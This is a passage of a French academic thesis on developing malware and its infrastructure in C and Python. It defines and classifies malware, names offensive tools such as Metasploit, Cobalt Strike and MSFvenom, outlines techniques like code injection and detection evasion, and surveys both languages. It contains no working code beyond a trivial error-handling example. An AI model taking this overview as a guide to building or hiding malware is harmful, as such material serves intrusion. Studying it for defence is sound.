le cnam

CONSERVATOIRE NATIONAL DES ARTS ET METIERS

CENTRE REGIONAL DE BRETAGNE

MEMOIRE

Présenté en vue d'obtenir

La Licence professionnelle Métiers des réseaux informatiques et télécommunications

ASSTRI

par

Clément VEILLET

Développement d'un malware et de son infrastructure en C et Python.

Soutenu le 12 Juin 2024

JURY

PRESIDENT :	**Mr Luc Cantelaube**	**Enseignant**
MEMBRES :	**Mr Benjamin GOUPIL**	**Enseignant**
	Mr Laurent GOETZ	
	Mr Hervé TRIBERT	

Remerciements

Je tiens à exprimer ma profonde gratitude à toutes les personnes qui ont contribué à la réalisation de ce mémoire.

En premier lieu, je remercie sincèrement Monsieur FREULON pour son aide précieuse et ses conseils avisés sur les aspects cryptographiques de ce projet. Son expertise et sa disponibilité ont été d'une aide inestimable tout au long de l'année.

Je souhaite également exprimer ma reconnaissance à Monsieur CANTELAUBE, qui a suivi de près la réalisation de ce mémoire. Ses orientations judicieuses et son soutien constant ont grandement facilité l'avancement et la finalisation de ce travail.

Je remercie chaleureusement mes camarades de classe pour leurs idées novatrices et leurs discussions enrichissantes. Leur collaboration et leur esprit d'entraide ont été des sources de motivation et d'inspiration continue.

Enfin, j'adresse mes remerciements à l'ensemble du corps enseignant du CNAM pour la qualité de l'enseignement dispensé tout au long de l'année. Leurs cours et leur engagement ont fourni une base solide de connaissances sans laquelle ce projet n'aurait pas été possible.

Merci à tous pour votre soutien et votre contribution à la réussite de ce mémoire

Liste des abréviations

- RSA : Algorithme de chiffrement à clé publique
- AES : Advanced Encryption Standard
- API : Interface de Programmation Applicative
- VPS : Serveur Privé Virtuel
- HTTPS : Hypertext Transfer Protocol Secure
- Malware : Logiciel Malveillant
- Software : Logiciel
- IA : Intelligence Artificielle
- Trojans : Chevaux de Troie
- SDK : Kit de développement logiciel
- PAYLOAD : Charge utile

Glossaire

- **RSA** : Rivest, Shamir, Adleman - un algorithme de chiffrement asymétrique utilisé pour le chiffrement et la signature numérique.
- **AES** : Advanced Encryption Standard - une norme de chiffrement symétrique largement utilisée pour protéger les données sensibles.
- **API** : Interface de Programmation Applicative - un ensemble de règles et de protocoles qui permettent à différentes applications de communiquer entre elles.
- **VPS** : Serveur Privé Virtuel - une méthode de partitionnement d'un serveur physique en plusieurs serveurs virtuels indépendants.
- **HTTPS** : Hypertext Transfer Protocol Secure - une extension sécurisée du protocole HTTP utilisé pour sécuriser les communications sur Internet.
- **Malware** : Logiciel Malveillant - tout logiciel conçu pour causer des dommages ou des perturbations sur un système informatique.
- **Software** : Logiciel - un ensemble de programmes et de données informatiques utilisés pour effectuer des tâches spécifiques sur un ordinateur.
- **IA** : Intelligence Artificielle - la capacité d'un système informatique à imiter l'intelligence humaine pour effectuer des tâches telles que l'apprentissage, le raisonnement et la reconnaissance de motifs.
- **Trojans** : Chevaux de Troie - des programmes malveillants qui se cachent à l'intérieur de logiciels apparemment légitimes pour infecter les ordinateurs cibles.
- **SDK** : Kit de développement logiciel - un ensemble d'outils de développement logiciel permettant aux programmeurs de créer des applications pour une plateforme spécifique.
- **PAYLOAD** : Charge utile - dans le contexte des logiciels malveillants, la partie du code qui exécute les actions indésirables sur un système compromis.

Table des matières

Introduction

La cybersécurité est devenue l'une des préoccupations majeures de notre ère numérique. Avec l'expansion rapide des technologies de l'information et de la communication (TIC), les menaces en ligne se sont également multipliées de manière exponentielle. Parmi ces menaces, les logiciels malveillants (malware) occupent une place prépondérante. Leur développement sophistiqué et leur capacité à compromettre la sécurité des systèmes informatiques en font un sujet d'étude crucial pour les professionnels de la sécurité informatique, les chercheurs en informatique et les décideurs politiques.

Ce mémoire se concentre sur l'exploration approfondie du développement de logiciels malveillants, souvent considéré comme une véritable arme dans l'arsenal des cybercriminels. Pour comprendre pleinement cette menace, il est impératif de plonger dans les aspects fondamentaux qui sous-tendent la création et la propagation de ces programmes nuisibles.

La première partie de ce mémoire offre une vue d'ensemble du développement de malware, en fournissant des définitions claires et en explorant les diverses classifications existantes. Comprendre la nature des logiciels malveillants est essentiel pour appréhender les défis qu'ils posent et les stratégies nécessaires pour les contrer.

Ensuite, nous explorerons les outils et techniques utilisés par les développeurs de malware pour créer des programmes malveillants efficaces et furtifs. Des générateurs de payloads, en passant par les techniques d'offuscation de code et d'analyse de vulnérabilités, chaque aspect de la chaîne de développement sera scruté afin de mieux comprendre les mécanismes sous-jacents de ces menaces.

Dans la deuxième partie, nous nous pencherons sur l'utilisation de différents langages de programmation dans le développement de logiciels malveillants, en mettant particulièrement l'accent sur Python et C. Avec leur utilisation croissante dans la programmation, ces langages offrent des possibilités uniques pour la création de logiciels malveillants, chacun avec ses propres avantages et défis. Nous examinerons en détail les

caractéristiques de chacun de ces deux langages et leur pertinence dans le contexte du développement de malware.

En conclusion, ce mémoire vise à fournir une analyse approfondie du développement de logiciels malveillants, en mettant en lumière les défis et les opportunités qu'il présente pour la cybersécurité moderne. En comprenant les mécanismes sous-jacents de ces menaces et en explorant les outils et les techniques utilisés par les acteurs malveillants, nous espérons contribuer à renforcer la résilience des systèmes informatiques contre ces attaques insidieuses.

I Contexte et Fondamentaux du Développement de Malware

I.1 Présentation du développement de malware

I.1.1 Définition et classification

I.1.1.1 Définition

Les logiciels malveillants, communément désignés sous le terme de « malware », représentent un ensemble de programmes informatiques conçus dans le but de causer des dommages, compromettre la sécurité, ou perturber le fonctionnement normal d'un système informatique, d'un réseau, voire d'appareils connectés. Leur définition s'avère complexe en raison de leur variété et de leur évolution constante, mais elle peut être abordée à travers différents aspects, notamment leur intention, leurs fonctionnalités et leurs effets.

D'une part, il est essentiel de considérer l'intention derrière la création et la diffusion de ces logiciels. Traditionnellement, les malwares sont associés à des intentions malveillantes telles que l'espionnage, le vol d'informations sensibles, la destruction de données, ou encore la perturbation des services en ligne. Cependant, il convient de noter que certains logiciels peuvent initialement être développés à des fins légitimes, mais être détournés ou exploités ultérieurement à des fins malveillantes, soulignant ainsi la complexité de leur définition.

D'autre part, la diversité des fonctionnalités des malwares contribue à leur caractère insaisissable. En effet, ces programmes peuvent revêtir différentes formes et adopter diverses techniques pour atteindre leurs objectifs. Parmi les fonctionnalités courantes, on retrouve notamment la capacité de se propager automatiquement à travers les réseaux, la dissimulation de leur présence, l'exploitation de vulnérabilités logicielles, ou encore l'installation de portes dérobées pour un accès ultérieur au système infecté.

En outre, les effets des malwares peuvent être variés et étendus, allant de simples perturbations mineures à des conséquences catastrophiques. Ces effets peuvent se manifester sous forme de perte de données, de dysfonctionnements système, de compromission de la confidentialité des informations, voire de dommages physiques dans le cas des malwares ciblant des systèmes industriels ou embarqués.

En résumé, le champ de définition des malwares englobe un ensemble complexe de concepts, incluant leurs intentions, leurs fonctionnalités et leurs effets sur les systèmes informatiques et les utilisateurs. Comprendre cette nature multifacette est essentiel pour

une analyse comparative efficace de la programmation de malwares dans différents langages.

I.1.1.2 Classification

La classification des logiciels malveillants (malwares) est une entreprise complexe en raison de la diversité et de l'évolution constante des menaces informatiques. Cette taxonomie repose généralement sur plusieurs critères, tels que les comportements, les méthodes de propagation, les objectifs et les cibles des malwares. En examinant ces différentes dimensions, il est possible de catégoriser les malwares en plusieurs classes distinctes, chacune caractérisée par des caractéristiques spécifiques.

I.1.1.2.1 Classification basée sur le comportement

Cette approche de classification se concentre sur les actions que les malwares entreprennent une fois qu'ils ont infecté un système. On peut distinguer plusieurs catégories selon le comportement observé. Par exemple, les malwares de type "virus" ont la capacité de se propager en infectant d'autres fichiers ou programmes, tandis que les "vers" se propagent de manière autonome à travers les réseaux. Les "chevaux de Troie" (ou "trojans") se distinguent par leur capacité à se dissimuler en se faisant passer pour des programmes légitimes tout en exécutant des actions malveillantes.

I.1.1.2.2 Classification basée sur les méthodes de propagation

Cette classification se concentre sur les mécanismes par lesquels les malwares se propagent et infectent de nouveaux systèmes. Les méthodes de propagation peuvent inclure l'utilisation de vulnérabilités logicielles, l'ingénierie sociale pour inciter les utilisateurs à télécharger et installer des malwares, ou encore l'exploitation de failles de sécurité dans les réseaux informatiques. Les "bombes logiques" et les "vers" exploitent souvent des failles de sécurité pour se propager rapidement à travers les systèmes connectés.

I.1.1.2.3 Classification basée sur les objectifs et les cibles

Cette approche de classification s'intéresse aux intentions derrière la création et la diffusion des malwares, ainsi qu'aux cibles qu'ils visent. Les malwares peuvent être conçus pour voler des informations sensibles, perturber des services en ligne, détruire des données, ou même espionner les utilisateurs. Les malwares ciblant les systèmes bancaires, les

réseaux gouvernementaux, ou les infrastructures critiques représentent des exemples de cette classification.

I.1.1.2.4 Classification basée sur la composition et la complexité

Certains malwares sont conçus de manière modulaire, avec des composants distincts chargés de différentes fonctions, tels que l'infiltration, la dissimulation, l'extraction de données, etc. Cette classification prend en compte la complexité de la structure du malware et la sophistication de ses techniques d'attaque. Les "malwares polymorphiques" et les "malwares furtifs" font partie des catégories qui s'inscrivent dans cette classification.

En résumé, la classification des malwares repose sur une combinaison de critères, allant du comportement observé aux méthodes de propagation, en passant par les objectifs et les cibles visées. Comprendre ces différentes dimensions est essentiel pour évaluer les risques associés aux malwares et développer des stratégies de défense efficaces.

I.2 Outils et techniques pour le développement de malware

I.2.1 Outils de pour le développement de malware

Le développement de logiciels malveillants repose souvent sur l'utilisation d'outils spécialisés conçus pour faciliter différentes étapes du processus de création. Ces outils fournissent aux développeurs de malwares des fonctionnalités variées, allant de la génération de code malveillant à l'exploitation de vulnérabilités, en passant par la dissimulation et l'obfuscation du code. Dans cette section, nous explorerons quelques-uns des outils les plus couramment utilisés pour le développement de malwares.

I.2.1.1 Kits de développement logiciel (SDK)

Les kits de développement logiciel malveillants fournissent une infrastructure de base pour la création de différents types de malwares. Ces SDK offrent souvent des fonctionnalités telles que la génération de payloads, l'exploitation de vulnérabilités, et la communication avec des serveurs de commande et de contrôle (C&C). Des exemples de tels SDK inclut Metasploit Framework, Empire, et Cobalt Strike, qui sont largement utilisés par les chercheurs en sécurité et les acteurs malveillants pour développer et tester des exploits et des malwares.

I.2.1.2 Outils d'offuscation de code

L'offuscation de code est une technique couramment utilisée pour rendre le code source d'un malware plus difficile à comprendre et à analyser par les chercheurs en sécurité et les outils de détection. Ces outils permettent de modifier la structure du code, de renommer les variables et les fonctions, d'ajouter des instructions redondantes, et d'introduire d'autres artifices pour compliquer la rétro-ingénierie du malware.

I.2.1.3 Générateurs de payload

Les générateurs de payload sont des outils qui permettent de créer des charges utiles (payloads) malveillantes à intégrer dans des malwares. Ces payloads peuvent inclure des scripts d'exploitation, des fichiers exécutables, ou des commandes à exécuter sur les systèmes infectés. Les générateurs de payload offrent souvent des options de personnalisation pour adapter les payloads aux besoins spécifiques de l'attaquant, notamment en termes de techniques d'évasion de la détection. Des exemples de tels outils incluent Veil Framework, Unicorn, et MSFvenom, qui sont largement utilisés dans les tests de pénétration et le développement de malwares.

I.2.1.4 Outils d'analyse de vulnérabilités

Les outils d'analyse de vulnérabilités sont utilisés pour identifier et exploiter les failles de sécurité dans les logiciels et les systèmes d'exploitation cibles. Ces outils peuvent être utilisés pour scanner des réseaux, rechercher des vulnérabilités connues, et automatiser l'exploitation des vulnérabilités détectées. Des exemples bien connus d'outils d'analyse de vulnérabilités incluent Nessus, OpenVAS, et Metasploit, qui offrent une gamme de fonctionnalités pour les tests de sécurité et le développement de malwares.

En résumé, les outils pour le développement de malwares fournissent aux acteurs malveillants les moyens nécessaires pour créer, tester et déployer des logiciels malveillants avec efficacité. Ces outils couvrent un large éventail de fonctionnalités, allant de la génération de code malveillant à l'exploitation de vulnérabilités, en passant par l'obfuscation du code et l'analyse de la sécurité des systèmes cibles. Comprendre

l'utilisation de ces outils est essentiel pour évaluer les risques associés aux malwares et développer des stratégies de défense efficaces.

I.2.2 Techniques pour le développement de malware

Les techniques utilisées pour le développement de logiciels malveillants sont diverses et évoluent constamment pour contourner les mesures de sécurité et maximiser l'efficacité des attaques. Comprendre ces techniques est essentiel pour évaluer les risques associés aux malwares et développer des contre-mesures efficaces. Dans cette section, nous explorerons quelques-unes des techniques les plus couramment utilisées pour le développement de malwares.

I.2.2.1 Exploitation de Vulnérabilités

L'exploitation de vulnérabilités est une technique courante utilisée par les développeurs de malwares pour infecter des systèmes cibles. Cette technique implique l'identification et l'exploitation de failles de sécurité dans les logiciels et les systèmes d'exploitation pour exécuter du code malveillant sur les systèmes vulnérables. Les vulnérabilités couramment exploitées incluent les failles de sécurité dans les navigateurs web, les applications bureautiques, les serveurs web, et les systèmes d'exploitation.

I.2.2.2 Ingénierie Sociale

L'ingénierie sociale est une technique utilisée pour inciter les utilisateurs à effectuer des actions susceptibles de compromettre la sécurité de leur système. Cette technique peut prendre différentes formes, telles que des campagnes de phishing par mel, des faux sites web, ou des messages trompeurs sur les réseaux sociaux. Les développeurs de malwares utilisent souvent l'ingénierie sociale pour inciter les utilisateurs à télécharger et à exécuter des fichiers malveillants ou à divulguer des informations sensibles.

I.2.2.3 Injection de Code

L'injection de code est une technique utilisée pour insérer du code malveillant dans des applications légitimes ou des processus système afin de compromettre leur fonctionnement. Cette technique peut être utilisée pour contourner les mécanismes de sécurité des applications et exécuter du code malveillant avec les privilèges de l'application

cible. Les techniques courantes d'injection de code incluent l'injection de code dans la mémoire d'un processus en cours d'exécution, l'injection de code dans des scripts web, et l'injection de code dans des fichiers exécutables.

I.2.2.4 Furtivité et Dissimulation

La furtivité et la dissimulation sont des techniques utilisées pour masquer la présence d'un malware sur un système infecté et éviter sa détection par les logiciels de sécurité. Ces techniques peuvent inclure la modification de signatures de fichiers, la désactivation des logiciels de sécurité, et la dissimulation du trafic réseau généré par le malware. Les développeurs de malwares utilisent souvent ces techniques pour prolonger la durée de vie d'un malware sur un système infecté et éviter sa détection par les outils de sécurité.

En résumé, les techniques pour le développement de malwares sont variées et évoluent constamment pour contourner les mesures de sécurité et maximiser l'efficacité des attaques. Comprendre ces techniques est essentiel pour évaluer les risques associés aux malwares et développer des contre-mesures efficaces pour protéger les systèmes et les données des utilisateurs.

I.3 Présentation des langages uitilisés

I.3.1 Présentation de Python

I.3.1.1 Présentation principale

Python est un langage de programmation de haut niveau, interprété, orienté objet et polyvalent. Créé par Guido van Rossum et initialement publié en 1991, Python s'est depuis lors développé pour devenir l'un des langages les plus populaires au monde, tant dans l'industrie que dans la recherche et l'éducation.

I.3.1.2 Caractéristiques principales

Clarté syntaxique : Python se distingue par sa syntaxe simple et lisible, ce qui en fait un excellent choix pour les débutants et les développeurs expérimentés. Son approche axée sur la lisibilité favorise la collaboration et la maintenance du code.

Interprété et dynamique : Python est un langage interprété, ce qui signifie qu'il n'a pas besoin d'être compilé avant d'être exécuté. Cette caractéristique permet un développement rapide et itératif, idéal pour les projets où la rapidité de développement est essentielle.

Polyvalence : Python est polyvalent et peut être utilisé dans une grande variété de domaines, tels que le développement web, le traitement des données, l'intelligence artificielle, l'automatisation, les jeux vidéo, etc. Il dispose également de vastes bibliothèques standard et de modules tiers qui facilitent le développement dans ces domaines.

Communauté active : Python bénéficie d'une communauté de développeurs dynamique et engagée. Cette communauté contribue à son écosystème en développant des bibliothèques, en fournissant une assistance via des forums en ligne et en organisant des événements tels que des conférences et des ateliers.

Orienté objet : Python prend en charge la programmation orientée objet (POO), ce qui permet aux développeurs de structurer leur code de manière modulaire et réutilisable. Cette approche favorise la conception de logiciels robustes et évolutifs.

Python est un langage de programmation polyvalent, facile à apprendre et à utiliser, qui offre une combinaison unique de clarté syntaxique, de dynamisme et de puissance. Son écosystème riche en bibliothèques et sa communauté active en font un choix populaire pour une gamme diversifiée de projets de développement logiciel.

I.3.2 Performance

La performance est un aspect crucial dans le choix d'un langage de programmation, et Python offre des caractéristiques intéressantes à cet égard malgré sa réputation parfois mitigée dans ce domaine.

Interprété vs. Compilé : Python est un langage interprété, ce qui signifie que chaque instruction est traduite en code machine à l'exécution. Comparé aux langages compilés comme C++ ou Java, cela peut entraîner des performances légèrement inférieures.

Optimisation de la vitesse d'exécution : Les versions récentes de Python, en particulier Python 3.x, ont introduit plusieurs optimisations de performance significatives par rapport aux versions précédentes. Des améliorations telles que l'introduction de l'allocation mémoire "peu coûteuse" (peephole optimizations) ont aidé à réduire les temps d'exécution.

Gestion du GIL (Global Interpreter Lock) : Le GIL est un mécanisme de verrouillage qui permet à un seul thread d'exécuter du code Python à la fois dans un processus. Cela peut poser des problèmes pour les applications nécessitant un traitement parallèle sur plusieurs cœurs de CPU. Cependant, certaines bibliothèques et extensions, telles que NumPy ou Cython, contournent partiellement cette limitation en utilisant des extensions écrites en C pour des opérations intensives.

Performance relative aux tâches spécifiques : Python excelle dans certaines tâches telles que le traitement de chaînes de caractères, les calculs scientifiques et le développement web. Cependant, pour des applications nécessitant des calculs intensifs ou des opérations très bas niveau, d'autres langages peuvent offrir de meilleures performances.

Profiling et Optimisation : Python offre des outils intégrés de profilage (comme cProfile) qui permettent d'identifier les parties du code les plus lentes. En utilisant des techniques telles que la réécriture de ces parties critiques en C via des extensions ou l'utilisation de bibliothèques externes optimisées, il est possible d'améliorer considérablement les performances de l'application.

Compromis entre performance et lisibilité : Un des principes fondamentaux de Python est la lisibilité du code. Par conséquent, il peut y avoir des compromis entre écrire du code plus rapide et du code plus lisible. Dans de nombreux cas, privilégier la clarté et la maintenabilité du code peut être plus important que la recherche de la meilleure performance absolue.

I.3.3 Simplicité

La simplicité est un principe fondamental de Python, reflété dans sa syntaxe claire et lisible ainsi que dans son approche de conception. Le langage est réputé pour être facile à apprendre et à utiliser, ce qui en fait un choix populaire pour les débutants en programmation. L'indentation significative, qui est une caractéristique unique de Python, contribue à rendre la structure du code évidente, facilitant ainsi sa compréhension.

Python encourage une approche pragmatique de la programmation, mettant l'accent sur des solutions simples et directes aux problèmes. Les développeurs sont encouragés à adopter des pratiques "Pythonic", c'est-à-dire des approches élégantes et efficaces pour résoudre les défis de programmation. Cette approche favorise la productivité en permettant aux

développeurs de réduire la complexité et la verbosité du code, tout en maintenant sa lisibilité.

En outre, la simplicité de Python se reflète dans sa bibliothèque standard cohérente, qui offre des modules pour des tâches courantes telles que la manipulation de fichiers, le traitement de chaînes de caractères, ou encore l'accès aux ressources réseau. Cette cohérence facilite l'apprentissage de nouvelles fonctionnalités et contribue à rendre le développement avec Python efficace et agréable. En résumé, la simplicité de Python, tant au niveau du langage que de son écosystème, en fait un choix attrayant pour une large gamme d'applications de programmation.

I.3.4 Portabilité

La portabilité est l'une des caractéristiques essentielles qui distinguent Python comme langage de programmation. En effet, Python est réputé pour sa capacité à s'exécuter sur diverses plateformes et systèmes d'exploitation sans nécessiter de modifications substantielles du code source. Cette portabilité accrue facilite grandement le développement de logiciels pouvant être déployés sur une multitude de machines, qu'elles fonctionnent sous Windows, macOS, Linux ou d'autres environnements.

Un aspect clé de la portabilité de Python réside dans sa nature interprétée. Contrairement à de nombreux autres langages de programmation qui doivent être compilés en code machine spécifique à chaque architecture cible, Python est exécuté via un interpréteur, ce qui signifie que le code source peut être exécuté directement sur n'importe quelle plateforme pour laquelle un interpréteur Python est disponible. Cette abstraction du matériel sous-jacent simplifie considérablement le processus de développement et de déploiement, réduisant ainsi les contraintes liées à la portabilité.

De plus, la bibliothèque standard de Python offre un large éventail de fonctionnalités et d'abstractions qui sont implémentées de manière à être compatibles avec différentes plates-formes. Cela inclut des modules pour effectuer des opérations système, manipuler des fichiers, gérer des chemins d'accès, interagir avec le système de fichiers et bien plus encore. Grâce à cette approche, les développeurs peuvent écrire du code Python sans se soucier des spécificités de la plateforme cible, ce qui contribue à accroître la portabilité des applications développées en Python.

De surcroît, Python est souvent utilisé dans des contextes où la portabilité est cruciale, tels que le développement web et les applications multiplateformes. De nombreux frameworks et bibliothèques Python populaires, tels que Django, Flask, et PyQt, sont conçus pour être compatibles avec diverses plateformes, offrant ainsi aux développeurs un écosystème robuste pour créer des applications facilement déployables sur différentes infrastructures.

En résumé, la portabilité de Python constitue un avantage majeur pour les développeurs, leur permettant de créer des applications qui peuvent être exécutées efficacement sur un large éventail de plateformes et de systèmes d'exploitation. Cette capacité à écrire du code une fois et à le déployer partout contribue à accélérer le développement logiciel et à réduire les coûts de maintenance, ce qui en fait un choix populaire pour de nombreux projets de développement.

I.3.5 Élévation privilèges

L'élévation de privilèges est un concept crucial en matière de sécurité informatique, et Python offre plusieurs mécanismes pour le gérer efficacement. Dans le contexte de la programmation, l'élévation de privilèges fait référence à la capacité d'un programme ou d'un utilisateur à accéder à des ressources ou à des fonctionnalités pour lesquelles il n'a pas initialement les permissions nécessaires. Cette capacité peut être exploitée de manière malveillante par des pirates informatiques pour accéder à des informations sensibles ou pour compromettre le système dans son ensemble.

Python propose plusieurs approches pour gérer l'élévation de privilèges de manière sécurisée. Tout d'abord, il met en œuvre des mécanismes de gestion des droits d'accès intégrés, notamment en utilisant des bibliothèques standard telles que os et subprocess. Ces bibliothèques permettent aux développeurs de contrôler finement les permissions des processus Python, ce qui est essentiel pour limiter les risques d'élévation de privilèges non autorisée.

De plus, Python offre des fonctionnalités avancées telles que la gestion des utilisateurs et des groupes, ce qui permet aux administrateurs système de définir précisément les privilèges accordés à chaque utilisateur ou groupe d'utilisateurs. Cela aide à réduire les risques liés à une élévation de privilèges accidentelle ou malveillante en limitant strictement les droits d'accès.

En outre, Python propose des techniques de gestion des erreurs robustes, ce qui est essentiel pour détecter et traiter les tentatives d'élévation de privilèges non autorisée. En utilisant des mécanismes tels que les exceptions et les gestionnaires d'erreurs, les développeurs peuvent mettre en place des contrôles de sécurité supplémentaires pour prévenir les attaques potentielles.

Enfin, Python encourage les bonnes pratiques de développement sécurisé, telles que la validation des entrées utilisateur et la sécurisation des données sensibles. En adoptant une approche proactive de la sécurité dès la phase de conception du logiciel, les développeurs peuvent réduire considérablement les risques liés à l'élévation de privilèges et à d'autres types d'attaques.

En résumé, Python offre une gamme de fonctionnalités et de bonnes pratiques qui peuvent aider à gérer efficacement l'élévation de privilèges et à renforcer la sécurité des applications et des systèmes développés avec ce langage. En comprenant ces mécanismes et en les mettant en œuvre de manière appropriée, les développeurs peuvent contribuer à protéger leurs applications contre les menaces potentielles et à garantir l'intégrité et la confidentialité des données.

I.3.6 Bibliothèques systèmes et gestion des erreurs

Les bibliothèques systèmes en Python, souvent désignées sous le terme "modules", sont des ensembles de fonctions prédéfinies qui permettent d'interagir avec le système d'exploitation sur lequel Python est exécuté. Ces bibliothèques fournissent un large éventail de fonctionnalités, allant de la manipulation de fichiers à la communication réseau, en passant par le contrôle des processus système.

L'un des modules les plus utilisés pour la gestion des opérations système est le module os. Il fournit des fonctions permettant d'accéder à des fonctionnalités spécifiques du système d'exploitation, telles que la création et la suppression de répertoires, la manipulation de chemins de fichiers, ou encore l'exécution de commandes système.

Par exemple, pour créer un répertoire en utilisant le module os, vous pouvez utiliser la fonction os.mkdir('nom_du_répertoire'). De même, pour supprimer un fichier, vous pouvez utiliser os.remove('nom_du_fichier'). Ces fonctions simplifient grandement les opérations courantes liées au système d'exploitation.

En ce qui concerne la gestion des erreurs, Python offre un mécanisme robuste basé sur les exceptions. Une exception est une condition anormale ou une erreur qui se produit lors de l'exécution d'un programme. Lorsqu'une exception survient, Python lève (ou "lance") une instance d'objet exception, ce qui interrompt le flux normal du programme et déclenche une recherche d'un gestionnaire d'exception approprié.

Pour capturer et gérer les exceptions, Python utilise des blocs try et except. Dans un bloc try, vous placez le code susceptible de générer une exception. Si une exception se produit à l'intérieur du bloc try, le flux d'exécution du programme est dirigé vers le bloc except correspondant, où vous pouvez gérer l'erreur de manière appropriée.

Dans cet exemple, si le fichier 'fichier_inexistant.txt' n'existe pas, une exception de type FileNotFoundError sera levée lors de la tentative d'ouverture du fichier. Le programme capturera cette exception et exécutera le bloc except, affichant le message "Le fichier spécifié n'existe pas." Cela permet de gérer proprement les erreurs et de garantir une exécution fluide du programme, même en présence de conditions exceptionnelles.

```python
try:
    # Bloc de code susceptible de générer une exception
    fichier = open('fichier_inexistant.txt', 'r')
except FileNotFoundError:
    # Bloc de code exécuté si une FileNotFoundError est levée
    print("Le fichier spécifié n'existe pas.")
```

I.3.7 Exploits de sécurité

Le champ des exploits de sécurité en Python est un sujet crucial et complexe qui nécessite une compréhension approfondie des vulnérabilités potentielles ainsi que des meilleures pratiques en matière de sécurité informatique. Les exploits de sécurité se réfèrent à l'exploitation de failles ou de faiblesses dans un système informatique ou un logiciel dans le but de compromettre la sécurité de celui-ci. En Python, en raison de sa popularité croissante et de sa large adoption dans divers domaines, il est essentiel de comprendre les risques associés à l'utilisation de ce langage et les mesures à prendre pour atténuer ces risques.

Premièrement, il est important de reconnaître que Python, comme tout autre langage de programmation, n'est pas immunisé contre les vulnérabilités de sécurité. Les développeurs doivent rester vigilants et conscients des différentes failles de sécurité potentielles, telles que les injections SQL, les attaques par débordement de tampon (BoF), les failles XSS (Cross-Site Scripting) ou encore les problèmes liés à l'authentification et à l'autorisation.

Une des caractéristiques de Python qui peut rendre les applications vulnérables aux exploits de sécurité est sa flexibilité et sa dynamique. Python est un langage interprété et dynamiquement typé, ce qui signifie que les erreurs de programmation qui pourraient passer inaperçues lors de la phase de développement peuvent potentiellement être exploitées par des attaquants pour compromettre la sécurité du système. Par exemple, des erreurs de gestion des entrées utilisateur peuvent conduire à des attaques par injection de code malveillant.

De plus, Python dispose d'une vaste bibliothèque standard ainsi que d'un écosystème de packages tiers, ce qui peut être à la fois une force et une faiblesse en termes de sécurité. Bien que cette richesse de ressources permette aux développeurs de construire des applications robustes et fonctionnelles plus rapidement, elle comporte également le risque d'intégrer des modules ou des dépendances vulnérables à des attaques. Par conséquent, il est crucial de maintenir à jour toutes les bibliothèques et dépendances utilisées dans un projet Python afin de bénéficier des correctifs de sécurité les plus récents.

Les exploits de sécurité en Python peuvent également être exacerbés par des pratiques de développement négligentes, telles que le stockage de mots de passe en texte brut, l'utilisation de méthodes de chiffrement faibles ou obsolètes, ou encore l'exposition de données sensibles via des APIs non sécurisées. Il est impératif pour les développeurs de suivre les bonnes pratiques en matière de sécurité, telles que la validation rigoureuse des entrées utilisateur, la limitation des privilèges d'accès, la gestion sécurisée des identifiants et des sessions, ainsi que l'audit régulier du code pour identifier et corriger les failles potentielles.

Bien que Python offre de nombreux avantages en termes de performance, de simplicité et de portabilité, il est essentiel pour les développeurs de comprendre les risques en matière de sécurité et de prendre des mesures proactives pour atténuer ces risques. En adoptant une approche axée sur la sécurité dès les premières étapes du développement et en restant informé des dernières pratiques et techniques en matière de sécurité informatique, les développeurs peuvent contribuer à renforcer la résilience et la sécurité des applications Python.

I.3.8 Analyse et reverse engineering

L'analyse et le reverse engineering constituent des aspects cruciaux dans le domaine de la sécurité informatique, particulièrement dans le contexte de Python. Ces processus sont essentiels pour comprendre en profondeur le fonctionnement des applications, identifier les failles de sécurité potentielles, et développer des solutions efficaces pour les sécuriser. Dans le cadre de l'analyse, les experts en sécurité utilisent souvent des outils spécialisés pour examiner le code source Python et comprendre son comportement. Cela peut inclure l'utilisation de désassembleurs pour traduire le code compilé en un format plus lisible et compréhensible. Grâce à cette analyse, les chercheurs peuvent détecter les vulnérabilités de sécurité, les erreurs de programmation, et les comportements suspects.

Le reverse engineering, quant à lui, consiste à déconstruire un logiciel ou un système pour en comprendre le fonctionnement interne, souvent dans le but de créer une version modifiée ou améliorée. Dans le contexte de Python, le reverse engineering peut être utilisé pour étudier les bibliothèques tierces, les protocoles de communication, ou même des logiciels malveillants écrits en Python. Les experts en sécurité peuvent ainsi identifier les mécanismes de contrôle, les méthodes d'obfuscation, ou les points d'entrée utilisés par les attaquants.

Pour mener à bien ces processus, les professionnels de la sécurité doivent posséder une compréhension approfondie du langage Python, de ses fonctionnalités avancées, et des techniques couramment utilisées pour obscurcir le code. Ils doivent également être familiers avec les outils et les méthodologies d'analyse et de reverse engineerings spécifiques à Python, tels que l'utilisation de bibliothèques comme dit pour désassembler du code Python en bytecode ou l'utilisation de ast pour analyser la structure syntaxique du code.

L'analyse et le reverse engineering en Python ne se limitent pas seulement à la détection des vulnérabilités et des menaces. Ils peuvent également être utilisés pour renforcer la sécurité des applications en identifiant et en corrigeant les faiblesses de conception, en améliorant la résilience aux attaques, et en développant des contre-mesures efficaces. En fin de compte, ces processus jouent un rôle essentiel dans la protection des systèmes informatiques contre les cyber-menaces et contribuent à renforcer la confiance dans l'utilisation des technologies basées sur Python.

I.4 Le langage C et C++

I.4.1 Présentation de C et C++

I.4.1.1 Présentation principale

Le langage C/C++ offre un aperçu essentiel de ces langages de programmation largement utilisés. Le C est souvent considéré comme l'un des langages de programmation les plus fondamentaux et influents, ayant un impact majeur sur le développement logiciel moderne. C'est un langage de programmation impératif et procédural, ce qui signifie qu'il se concentre sur la séquence d'instructions à exécuter pour obtenir un résultat spécifique. Sa syntaxe est relativement simple mais puissante, offrant un contrôle précis sur le fonctionnement du programme. En revanche, le C++ est une extension du langage C, introduisant des fonctionnalités de programmation orientée objet, ce qui le rend plus complexe mais également plus polyvalent pour la construction de logiciels à grande échelle.

Au cœur du langage C/C++ se trouve la notion de portabilité et de compatibilité. Ces langages sont conçus pour être hautement portables, ce qui signifie que le code écrit dans C/C++ peut être compilé et exécuté sur une grande variété de plates-formes matérielles et logicielles. Cette portabilité est essentielle pour le développement de logiciels qui doivent fonctionner sur différents systèmes d'exploitation et architectures matérielles. De plus, la compatibilité ascendante est une caractéristique clé, ce qui signifie que les programmes écrits dans des versions antérieures de C/C++ peuvent souvent être exécutés sur des compilateurs plus récents avec peu ou pas de modifications.

Un autre aspect important de C/C++ est sa performance. Ces langages sont connus pour leur efficacité et leur vitesse d'exécution, ce qui les rend adaptés à un large éventail d'applications, des systèmes embarqués aux applications de haute performance telles que les jeux vidéo et les logiciels système. La gestion manuelle de la mémoire en C et la possibilité de contrôler finement les ressources matérielles offrent aux programmeurs un contrôle précis sur les performances de leurs applications.

